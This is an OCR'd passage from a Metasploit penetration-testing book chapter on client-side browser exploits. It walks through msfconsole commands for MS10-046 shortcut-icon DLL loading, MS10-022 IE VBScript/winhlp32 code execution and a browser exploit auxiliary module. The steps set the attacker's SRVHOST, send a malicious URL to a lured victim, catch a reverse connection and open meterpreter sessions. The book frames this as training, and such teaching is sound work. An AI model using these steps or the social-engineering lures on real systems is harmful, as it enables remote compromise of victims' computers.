
After setting the `LHOST` address, the next thing to set is `SRVHOST`. `SRVHOST` means the server localhost address. We set our local machine address by typing in `set SRVHOST 192.168.11.23`.




Now, to set the `SRVPORT`, which means the local port address, we type in `set SRVPORT 80`.




All the settings are done. Now it's time to run the auxiliary module; so type in `run`.




After running the auxiliary module, we can see that it starts the exploit modules on the localhost. Also, it provides a malicious URL, which we have to give to the victim. This is a simple social engineering technique in which the user is lured to click on the malicious URL.




Now, when the URL opens in the victim's system, it will send a reverse connection to the attacker's system. Let us see how this works.




After running the URL, we can see in `msfconsole` that the reverse connection has been established, and the `notepad.exe` process migrates to 1804.




We can see the migrated process in the victim's system via Task Manager.



To check for the `meterpreter` session that was created, type in `sessions`.




Now select the `meterpreter` session for exploiting the victim's system. For selecting the session, the command to be used is `sessions -i <Id>`; for example, here we are using `sessions -i 1`.




After selecting a session, we instantly get the `meterpreter` session. We can then go for further exploits. For example, in the preceding figure, we can see the `sysinfo` command used for checking the system information.

Internet Explorer shortcut icon exploit


Another browser exploit we are going to demonstrate is of shortcut icons that contain a malicious DLL. This exploit is a social engineering attack that runs on IE 6 under Windows XP. We just need to lure our victim to click on the link to run the exploit on his system. Launch `msfconsole` and type in `use windows/browser/ms10_046_shortcut_icon_dllloader`.




Now type in `show options` to see in detail all the options that we have to set in the exploit.




The first option required is `SRVHOST`. It requires the IP address for the reverse connection, so here we set the attacker's machine IP by typing in `set SRVHOST 192.168.0.109`.




Now set the `SRVPORT` address, which means the local port address, by typing in `set SRVPORT 80`.




The next option is to set the `URIPATH` path to the default setting by typing in `set URIPATH /`.




Now all options are set and ready to run the exploit. So type in `exploit`.




Now it is up to you to do some clever social engineering. Give the URL to the victim and just wait for the reverse connection.



Opening the URL in the browser will create a shortcut icon and a DLL file. At that time, a `meterpreter` session gets created in `msfconsole` and our victim has been compromised. Now let us check for sessions by typing in `sessions`.



We can see here that a session has been created. Now we select the `meterpreter` session for exploiting the victim's system. For selecting the session, the command to be used is `sessions -i <Id>`; for example, here we are using `sessions -i 1`.




After selecting a session, we successfully receive `meterpreter`; we can then go for further exploitation of the client system.


Internet Explorer malicious VBScript code execution exploit

We have another interesting exploit that is similar to our previous exploit and uses the same conditions and software versions. This time we are going to show you the code execution vulnerability that occurs when a victim presses the *F1* button after a message box that is generated by a malicious VBScript on a web page appears.


For using this exploit, launch `msfconsole` and type in `use exploit/windows/browser/ms10_022_ie_vbscript_winhlp32`.




Now type in `show options` to see all the options that have to be set in the exploit.




The first option required is `SRVHOST`. It requires the IP address for the reverse connection, so we set the attacker's machine IP. For example, here we type in `set SRVHOST 192.168.0.105`.




Now we set the `SRVPORT` number by typing in `set SRVPORT 80`.




The next option is to set the `URIPATH` path to the default setting by typing in `set URIPATH /`.



Now all the options are set and ready to run the exploit, so type in `exploit`.




Next, we just need to use some of our social engineering skills to make our victim click on the URL. We give the URL to our victim and make him click on it. After opening the URL in Internet Explorer, it pops up a message box showing a message, **Welcome! Press F1 to dismiss this dialog.**




After *F1* is pressed, the malicious VBScript will run in the browser and send a payload named `calc.exe`.

After executing the `.exe` file, it will make a reverse connection to the attacker machine and create a `meterpreter` session. Type in `sessions` for checking the available sessions.



We can see here that a session has been created. Now select the `meterpreter` session for exploiting the victim's system. For selecting the session, we use the command `sessions -i <Id>`; for example, here we are using `sessions -i 1`.



After selecting a session, we successfully receive `meterpreter`; we can then go for further exploitation of the victim machine.

Summary

In this chapter we successfully demonstrated some of the niche client-side exploits. These exploits were specifically targeted at the client systems through the browser or a malicious link, and some social engineering tricks. A golden rule in the security book is never to click on unknown links, and in our case we were able to get through the defenses of our victim. This is the best part of Metasploit—the arrays of attack vectors are so large that if something does not work, another will for sure. So it is a recommendation to all to avoid clicking on links, running unknown executable files, and responding to e-mails from malicious people. The next chapter will deal with some of the techniques on post-exploitation, so stay tuned; we still have a lot of exploit tricks to be learned.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://blog.botrevolt.com/what-are-client-side-attacks/`
- `http://en.wikipedia.org/wiki/Browser_exploit`
- `http://www.securitytube.net/video/2697`

7
Post Exploitation

